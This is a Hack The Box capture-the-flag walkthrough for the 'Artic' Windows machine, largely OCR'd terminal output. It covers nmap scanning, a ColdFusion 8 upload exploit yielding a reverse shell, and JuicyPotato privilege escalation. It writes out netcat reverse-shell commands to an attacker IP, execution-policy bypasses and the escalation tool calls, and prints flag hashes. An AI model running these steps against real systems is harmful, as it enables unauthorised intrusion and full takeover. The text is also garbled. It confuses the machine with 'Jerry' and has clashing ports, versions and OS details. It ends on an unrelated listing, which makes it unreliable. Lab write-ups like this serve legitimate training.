

HTB Artic Walkthrough

The following is walkthrough of the HTB machine artic.

Walkthrough

Artic has an IP of 10.10.10.11

First thing we do is connect with our VPN pack from HTB and then run our Nmap scans

```
File Actions Edit View Help
192.168.101.14 rootkali /home/kali/Desktop
772 root 2 Feb 15:41 .tmux.conf
15k root 2 Feb 15:43 .zshrc
kali 5 Feb 01:22 Blog
kali 5 Feb 10:20 Blog_EC2_SSRF
root 2 Feb 10:09 cloud_enum
root 2 Feb 17:02 cloudmap
root 2 Feb 15:41 dotfilesetup.sh
kali 15 May 2021 Gfuen040.ovpn
root 5 Feb 20:34 HTB
root 3 Feb 20:43 pacu
kali 15 May 2021 Gfuen040.ovpn
openvpn Gfuen040.ovpn
2022-02-10 08:10:01 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set.
2022-02-10 08:10:01 DEPRECATED OPTION: --cipher set to "AES-128-CBC" but missing in --data-ciphers (AES-256-GCM:AES-128-GCM). Future OpenVPN version will ignore --cipher for cipher negotiations. Add "AES-128-CBC" to --data-ciphers or cha
n --cipher "AES-128-CBC" to --data-ciphers-fallback "AES-128-CBC" to silence this warning.
2022-02-10 08:10:01 OpenVPN 2.5.0 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PTINFO] [AEAD] built on Oct 28 2020
2022-02-10 08:10:01 library versions: OpenSSL 1.1.1m 14 Dec 2021, LZO 2.10
2022-02-10 08:10:01 Outgoing Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
2022-02-10 08:10:01 Incoming Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
2022-02-10 08:10:01 TCP/UDP: Preserving recently used remote address: [AF_INET]23.106.38.215:1337
2022-02-10 08:10:01 Socket Buffers: R=[12992->212992] S=[12992->212992]
2022-02-10 08:10:01 UDP link local: (not bound)
2022-02-10 08:10:01 UDP link remote: [AF_INET]23.106.38.215:1337
2022-02-10 08:10:01 TLS: Initial packet from [AF_INET]23.106.38.215:1337, sid=2b1c8f6a 2d8b5bba
2022-02-10 08:10:02 VERIFY OK depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hackthebox.eu
2022-02-10 08:10:02 VERIFY OK OK
2022-02-10 08:10:02 Validating certificate extended key usage
2022-02-10 08:10:02 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2022-02-10 08:10:02 VERIFY OK OK
2022-02-10 08:10:02 VERIFY OK depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, emailAddress=info@hackthebox.eu
2022-02-10 08:10:02 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bit RSA
2022-02-10 08:10:02 [Info] Peer Connection Initiated with [AF_INET]23.106.38.215:1337
2022-02-10 08:10:02 PUSH: Received control message: 'PUSH_PEER', route 10.10.10.0 255.255.254.0, route 10.129.0.0 255.255.0.0, route-lpv6 dead:beef::/64, tun-lpv6, route-gateway 10.10.14.1, topology subnet, ping 10, ping-restart 120, ifconfig-lpv
6 dead:beef::1009/64, dead:beef::2:1, ifconfig 10.10.14.11 255.255.254.0, peer-id 1, cipher AES-128-CBC'
2022-02-10 08:10:02 OPTIONS IMPORT: timers and/or timeouts modified
2022-02-10 08:10:02 OPTIONS IMPORT: --ifconfig/up options modified
2022-02-10 08:10:02 OPTIONS IMPORT: route options modified
2022-02-10 08:10:02 OPTIONS IMPORT: route-related options modified
2022-02-10 08:10:02 OPTIONS IMPORT: peer-id set
2022-02-10 08:10:02 OPTIONS IMPORT: adjusting link_mtu to 1625
2022-02-10 08:10:02 OPTIONS IMPORT: data channel crypto options modified
2022-02-10 08:10:02 Outgoing data channel: cipher 'AES-128-CBC' initialized with 128 bit key
2022-02-10 08:10:02 Outgoing Data Channel: Using 256 bit message hash 'SHA256' for HMAC authentication
2022-02-10 08:10:02 Incoming Data Channel: cipher 'AES-128-CBC' initialized with 128 bit key
2022-02-10 08:10:02 Incoming Data Channel: Using 256 bit message hash 'SHA256' for HMAC authentication
2022-02-10 08:10:02 net_route_v4_best_gw query: dst 0.0.0.0
2022-02-10 08:10:02 net_route_v4_best_gw result: via 192.168.101.2 dev eth0
2022-02-10 08:10:02 ROUTE_GATEWAY 192.168.101.2/255.255.255.0 IFACE=eth0 HWADDR=08:0c:19:17:49:ed
2022-02-10 08:10:02 GODE: remote host ipv6=n/a
2022-02-10 08:10:02 net_route_v4_best_gw query: dst ::
2022-02-10 08:10:02 sitnl_send: rtnl: generic error (-101): Network is unreachable
[0] 0:tmux+
```

```
File Actions Edit View Help
192.168.101.14 rootkali /home/kali/Desktop/HTB/10.10.10.11
rootkali /home/kali/Desktop/HTB/10.10.10.11
nmap -Pn -n -vvv -sU -oN udp.txt 10.10.10.11
Starting Nmap v2.11.3 (https://nmap.org) at 2022-02-10 08:40 CST
Initiating UDP Scan at 08:40
Scanning 10.10.10.11 [1000 ports]
UDP Scan Timing: About 15.50% done; ETC: 08:43 (0:02:49 remaining)
UDP Scan Timing: About 30.50% done; ETC: 08:43 (0:02:19 remaining)
UDP Scan Timing: About 45.00% done; ETC: 08:43 (0:01:51 remaining)
UDP Scan Timing: About 60.00% done; ETC: 08:43 (0:01:21 remaining)
UDP Scan Timing: About 75.00% done; ETC: 08:43 (0:00:50 remaining)
Completed UDP Scan at 08:43, 202.87s elapsed (1000 total ports)
Nmap scan report for 10.10.10.11
Host is up, received user-set.
Scanned at 2022-02-10 08:40:19 CST for 203s

PORT      STATE SERVICE REASON
2/udp     open  filtered compressnet no-response
3/udp     open  filtered compressnet no-response
7/udp     open  filtered echo no-response
9/udp     open  filtered discard no-response
13/udp    open  filtered daytime no-response
17/udp    open  filtered qotd no-response
19/udp    open  filtered chargen no-response
21/udp    open  filtered ftp-data no-response
21/udp    open  filtered ftp no-response
22/udp    open  filtered ssh no-response
23/udp    open  filtered telnet no-response
37/udp    open  filtered time no-response
38/udp    open  filtered rap no-response
42/udp    open  filtered nameserver no-response
49/udp    open  filtered tacacs no-response
53/udp    open  filtered domain no-response
67/udp    open  filtered dhcp no-response
68/udp    open  filtered dhcp no-response
69/udp    open  filtered tftp no-response
80/udp    open  filtered http no-response
88/udp    open  filtered kerberos-sec no-response
111/udp    open  filtered rpcbind no-response
112/udp    open  filtered mdns no-response
113/udp    open  filtered auth no-response
120/udp    open  filtered cfdp no-response
122/udp    open  filtered ntp no-response
135/udp    open  filtered msrpc no-response
136/udp    open  filtered profile no-response
137/udp    open  filtered netbios-ns no-response
138/udp    open  filtered netbios-dgm no-response
139/udp    open  filtered netbios-ssn no-response
158/udp    open  filtered pcaml-srv no-response
161/udp    open  filtered snmp no-response
162/udp    open  filtered snmptrap no-response
172/udp    open  filtered xdmcp no-response
[0] 0:openvpn 1:25h- 2:tmux+
```

```
File Actions Edit View Help
root@kali: ~ # nmap -O -SV -vvv 10.10.10.11
Starting Nmap 7.92 (https://nmap.org) at 2022-02-13 08:58 CST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 08:58
Scanning 10.10.10.11 [4 ports]
Completed Ping Scan at 08:58, 3.05s elapsed (1 total hosts)
Nmap scan report for 10.10.10.11 [host down, received no-response]
Read data files from: /usr/bin/./share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.52 seconds
Raw packets sent: 8 (304B) | Rcvd: 0 (0B)

root@kali: ~ # cd /home/kali/Desktop/HTB/Artic
root@kali: ~/Desktop/HTB/Artic #
root@kali: ~/Desktop/HTB/Artic # ls
directory
exploit/
scripts/
zaphox-coldfusion/



root@kali: ~/Desktop/HTB/Artic #
```

```
File Actions Edit View Help
root@kali: ~ # nmap -O -SV -vvv 10.10.10.11
Starting Nmap 7.92 (https://nmap.org) at 2022-02-13 08:59 CST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 08:59
Scanning 10.10.10.11 [4 ports]
Completed Ping Scan at 08:59, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:59
Completed Parallel DNS resolution of 1 host. at 08:59, 0.00s elapsed
Initiating SYN Stealth Scan at 08:59
Scanning 10.10.10.11 [1000 ports]
Discovered open port 135/tcp on 10.10.10.11
Discovered open port 49154/tcp on 10.10.10.11
Discovered open port 8500/tcp on 10.10.10.11
Completed SYN Stealth Scan at 08:59, 9.20s elapsed (1000 total ports)
Initiating Service scan at 08:59
Scanning 3 services on 10.10.10.11
Completed Service scan at 08:59, 44.71s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 10.10.10.11
NSE: Script scanning 10.10.10.11.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 08:59
Completed NSE at 08:59, 1.02s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 08:59
Completed NSE at 08:59, 1.03s elapsed
Nmap scan report for 10.10.10.11
Host is up, received echo-reply ttl 127 (0.11s latency).
Scanned at 2022-02-13 08:59:55 CST for 60s
PORT      STATE SERVICE REASON      VERSION
135/tcp   open  msrpc  syn-ack ttl 127 Microsoft Windows RPC
8500/tcp  open  ftp    syn-ack ttl 127
49154/tcp open  unknown syn-ack ttl 127
Warning: OS detection results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP phone
Running: Linux 2.4.X|2.6.X, Sony Ericsson embedded
OS CPE: cpe:/o:linux:linux_kernel:2.4.20 cpe:/o:linux:linux_kernel:2.6.22 cpe:/h:sonyericsson:u8i_vivaz
OS details: Tomato 1.28 (Linux 2.4.20), Tomato firmware (Linux 2.6.22), Sony Ericsson U8i Vivaz mobile phone
TCP/IP fingerprint:
OS:SCAN(V-7.92RE-4ND-2/13NOT-13XCT-NCU-NPV-VYG-WNTM-62891C37NP-x86_64-pc-l
OS:linux-gnu)ECN(R=N)T1(R=N)T2(R=N)T3(R=N)T4(R=N)J1(R=N)J2(R=N)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows



Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.98 seconds
Raw packets sent: 2072 (84,408B) | Rcvd: 8 (336B)

root@kali: ~/Desktop/HTB/Artic #
```

Second, from our nmap scan results, we see that port 8500 is running a service that we might be able to enumerate. After, browsing directories through the browser on port 8500 on Jerry we are able to find a admin console page that details Jerry is running ColdFusion 8.



Given this information, it makes sense to use SearchSploit to search against ColdFusion 8 for any exploits that might give us remote access to Jerry through port 8500. Through recon and google we are able to find a repo for a file upload vulnerability on ColdFusion 8 that we can call using our host and using a netcat listener.




```
File Actions Edit View Help
192.168.101.14 root@kali: ~
rlwrap nc -nlvp 1234
listening on [any] 1234 ...

192.168.101.14 root@kali: ~
rlwrap nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.10.11] from (UNKNOWN) [10.10.10.11] 62439
Microsoft Windows [Version 6.0.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\ColdFusion\runtime\bin>

[8] 0:openvpn 1:rlwrap 2:zsh- "rlwrap nc -nlvp 1234" 15:35 12-Feb-22
```

```
cd Users
cd Users
cd tolis
cd tolis
cd Desktop
cd Desktop
dir
dir
Volume in drive C has no label.
Volume Serial Number is 5C03-76A8

Directory of C:\Users\tolis\Desktop

22/03/2017 09:00 <DIR> .
22/03/2017 09:00 <DIR> ..
22/03/2017 09:01 32 User.txt
1 File(s) 32 bytes
2 Dir(s) 1,428,750,336 bytes free

type user.txt
type user.txt
02658d3a69a70780c302e146a6cb96f3
C:\Users\tolis\Desktop>

[8] 0:openvpn 1:rlwrap 2:python 3:rlwrap- "rlwrap nc -nlvp 1234" 18:38 12-Feb-22
```

Afterwards, Windows enumeration begins on Jerry that can lead to privilege escalation and admin rights on the machine. While performing enumeration we are able to see that we have the `SeImpersonatePrivilege` under our current user access on Jerry using command `whoami /all`. By having this privilege we are able to get a privilege token from a Windows service making it perform NTLM authentication against the exploit then execute a process as System. Furthermore, this Windows privilege escalation can be automated with tools such as <https://github.com/ohpe/juicy-potato> and <https://github.com/CCob/SweetPotato>. The following is the Windows privilege escalation process using Juicy potato to gain System rights and the root flag on Jerry using `SeImpersonatePrivilege`.

Additionally, here is a reference of CLSIDs to try on specific Windows versions <https://ohpe.it/juicy-potato/CLSID/> and generally more information on how `SeImpersonatePrivilege` is able to get System rights on a machine <https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/>.

Lastly, we also transfer the netcat binary which is not shown here using the hosted SMB Server from our Linux machine to the Windows machine Jerry for when our privilege escalation method needs to run a command or bat file which then needs to trigger our reverse shell listener.

```

File Actions Edit View Help
tmux: 4

C:\ColdFusion8\runtime\...\jintegra\bin\international ARCTIC\tolis:(I)(OI)(CI)(F)
C:\ColdFusion8\verity\k2_nt40\bin ARCTIC\tolis:(I)(OI)(CI)(F)
C:\Windows\system32 NT SERVICE\TrustedInstaller:(F)
C:\Windows NT SERVICE\TrustedInstaller:(F)
C:\Windows\System32\Wbem NT SERVICE\TrustedInstaller:(F)

[*] CREDENTIALS
[*] WINDOWS VAULT
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#windows-vault
Currently stored credentials:
* NONE *

[*] DPAPI MASTER KEYS
  [i] Use the Mimikatz 'dpapi:masterkey' module with appropriate arguments (/rpc) to decrypt
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#dpapi

Directory: C:\Users\tolis\AppData\Roaming\Microsoft\Protect

Mode                LastWriteTime         Length Name
-----
d----- 22/3/2017   9:04                S-1-5-21-2913191377-1678685233-910
                    955532-1000

192.168.101.114 root@kali: /home/kali/Desktop/HTB/10.10.10.11
- rlwrap nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.10.11] from (UNKNOWN) [10.10.10.11] 62925
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\ColdFusion8\runtime\bin>net use p: \\10.10.14.11\SHARE

[0] @openvpn 1:rlwrap 2:python-
rlwrap nc -nlvp 1234 17641 12-Feb-2017

```

```
File Actions Edit View Help
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

P:
P:

dir
dir
Volume in drive P has no label.
Volume Serial Number is ABCD-EFAA

Directory of P:\

13/02/2022 01:40 <DIR> .
12/02/2022 11:46 <DIR> ..
07/12/2021 01:35 347,648 JuicyPotato.exe
12/02/2022 11:47 <DIR> juicy-potato
1 File(s) 359,936 bytes
3 Dir(s) 15,207,469,050 bytes free

copy JuicyPotato.exe C:\Temp
copy JuicyPotato.exe C:\Temp
1 File(s) copied.

C:
C:

cd ..
cd ..
cd ..
cd ..
cd ..
cd ..

cd Temp
cd Temp

dir
dir
Volume in drive C has no label.
Volume Serial Number is 5C03-76A8

Directory of C:\Temp

14/02/2022 09:48 <DIR> .
14/02/2022 09:48 <DIR> ..
07/12/2021 01:35 347,648 JuicyPotato.exe
14/02/2022 09:48 <DIR> nc64.exe
11/02/2022 11:28 35,766 winPEAS.bat
3 File(s) 383,616 bytes
2 Dir(s) 1,429,876,736 bytes free

C:\Temp>
```

In order to privilege escalate with juicypotato.exe we need to create a .bat file in our TEMP directory that has the following contents in order to call our reverse shell listener on port 9003 and gain SYSTEM rights on Jerry.

```
C:\Temp\nc64.exe -e cmd.exe 10.10.14.11 9003
```

```
File Actions Edit View Help
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

cd C:\Temp
cd C:\Temp

dir
dir
Volume in drive C has no label.
Volume Serial Number is 5C03-76A8

Directory of C:\Temp

14/02/2022 10:01 <DIR> .
14/02/2022 10:01 <DIR> ..
12/02/2022 01:57 1,580 GetCLSID.ps1
07/12/2021 01:35 347,648 JuicyPotato.exe
13/02/2022 02:01 59,392 nc64.exe
14/02/2022 08:08 204 wget.ps1
11/02/2022 11:28 35,766 winPEAS.bat
5 File(s) 444,590 bytes
2 Dir(s) 1,433,814,272 bytes free

echo "C:\Temp\nc64.exe -e cmd.exe 10.10.14.11 1235" > priv.ps1
echo "C:\Temp\nc64.exe -e cmd.exe 10.10.14.11 1235" > priv.ps1

type priv.ps1
type priv.ps1
"C:\Temp\nc64.exe -e cmd.exe 10.10.14.11 1235"

powershell -executionpolicy bypass -file GetCLSID.ps1 > clsid.txt
powershell -executionpolicy bypass -file GetCLSID.ps1 > clsid.txt

dir
dir
Volume in drive C has no label.
Volume Serial Number is 5C03-76A8

Directory of C:\Temp

14/02/2022 10:10 <DIR> .
14/02/2022 10:10 <DIR> ..
14/02/2022 10:10 396 clsid.txt
12/02/2022 01:57 1,580 GetCLSID.ps1
07/12/2021 01:35 347,648 JuicyPotato.exe
13/02/2022 02:01 59,392 nc64.exe
14/02/2022 10:07 49 priv.ps1
14/02/2022 08:08 204 wget.ps1
11/02/2022 11:28 35,766 winPEAS.bat
7 File(s) 445,018 bytes
2 Dir(s) 1,431,965,696 bytes free

C:\Temp>
```



```
File Actions Edit View Help
[-] CreateProcessWithTokenW Failed to create proc: 193
[-] CreateProcessAsUser Failed to create proc: 193
juicypotato.exe -p C:\Temp\priv.ps1 -l 9003 -t * -c {e60687f7-01a1-40aa-86ac-d1cbf673334}
juicypotato.exe -p C:\Temp\priv.ps1 -l 9003 -t * -c {e60687f7-01a1-40aa-86ac-d1cbf673334}
Testing {e60687f7-01a1-40aa-86ac-d1cbf673334} 9003
....
[+] authresult 0
{e60687f7-01a1-40aa-86ac-d1cbf673334};NT AUTHORITY\SYSTEM
[-] CreateProcessWithTokenW Failed to create proc: 193
[-] CreateProcessAsUser Failed to create proc: 193
juicypotato.exe -p C:\Temp\priv2.ps1 -l 9003 -t * -c {981f122c-2982-4e91-AA8B-E071D54F2A4D}
juicypotato.exe -p C:\Temp\priv2.ps1 -l 9003 -t * -c {981f122c-2982-4e91-AA8B-E071D54F2A4D}
Testing {981f122c-2982-4e91-AA8B-E071D54F2A4D} 9003
....
[+] authresult 0
{981f122c-2982-4e91-AA8B-E071D54F2A4D};NT AUTHORITY\SYSTEM
[-] CreateProcessWithTokenW Failed to create proc: 193
[-] CreateProcessAsUser Failed to create proc: 193
juicypotato.exe -p C:\Temp\priv2.ps1 -l 9003 -t * -c {e60687f7-01a1-40aa-86ac-d1cbf673334}
juicypotato.exe -p C:\Temp\priv2.ps1 -l 9003 -t * -c {e60687f7-01a1-40aa-86ac-d1cbf673334}
Testing {e60687f7-01a1-40aa-86ac-d1cbf673334} 9003
....
[+] authresult 0
{e60687f7-01a1-40aa-86ac-d1cbf673334};NT AUTHORITY\SYSTEM
[-] CreateProcessWithTokenW Failed to create proc: 193
[-] CreateProcessAsUser Failed to create proc: 193
echo C:\Temp\nc64.exe -e cmd.exe 10.10.14.11 9003 >> esc.bat
echo C:\Temp\nc64.exe -e cmd.exe 10.10.14.11 9003 >> esc.bat
type esc.bat
C:\Temp\esc.bat
C:\Temp\nc64.exe -e cmd.exe 10.10.14.11 9003
juicypotato.exe -p C:\Temp\esc.bat -l 9003 -t * -c {981f122c-2982-4e91-AA8B-E071D54F2A4D}
juicypotato.exe -p C:\Temp\esc.bat -l 9003 -t * -c {981f122c-2982-4e91-AA8B-E071D54F2A4D}
Testing {981f122c-2982-4e91-AA8B-E071D54F2A4D} 9003
....
[+] authresult 0
{981f122c-2982-4e91-AA8B-E071D54F2A4D};NT AUTHORITY\SYSTEM
[-] CreateProcessWithTokenW OK
C:\Temp>
[0] 0:openvpn 1:rlwrap 2:python 3:rlwrap- "rlwrap nc -nlvp 1234" 18:28 12-Feb-22
```

```
File Actions Edit View Help
(Message from Kali Developer)
We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
=> https://www.kali.org/docs/general-use/python3-transition/
[Run "touch ~/.hushlogin" to hide this message]
102.168.101.14 root@kali: ~ /home/kali/Desktop/MTB/10.10.10.11
rlwrap nc -nlvp 1235
listening on [any] 1235 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.11] 62989

t'RzjH' Rz,l0E
whoami
whoami
102.168.101.14 root@kali: ~ /home/kali/Desktop/MTB/10.10.10.11
rlwrap nc -nlvp 1235
listening on [any] 1235 ...
102.168.101.14 root@kali: ~ /home/kali/Desktop/MTB/10.10.10.11
rlwrap nc -nlvp 9003
listening on [any] 9003 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.11] 63190
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
[0] 0:openvpn 1:rlwrap 2:python 3:rlwrap- "rlwrap nc -nlvp 9003" 18:29 12-Feb-22
```

Using our SYSTEM access rights on Jerry after our privilege escalation method we gain the root flag from the Desktop directory.

```
File Actions Edit View Help
07/11/2007 08:00 1.110 globdata.ini
07/11/2007 08:44 855.040 install.exe
07/11/2007 08:00 843 install.ini
07/11/2007 08:44 75.280 install.res.1028.dll
07/11/2007 08:44 95.248 install.res.1031.dll
07/11/2007 08:44 98.128 install.res.1033.dll
07/11/2007 08:44 96.272 install.res.1036.dll
07/11/2007 08:44 96.224 install.res.1040.dll
07/11/2007 08:44 88.400 install.res.1041.dll
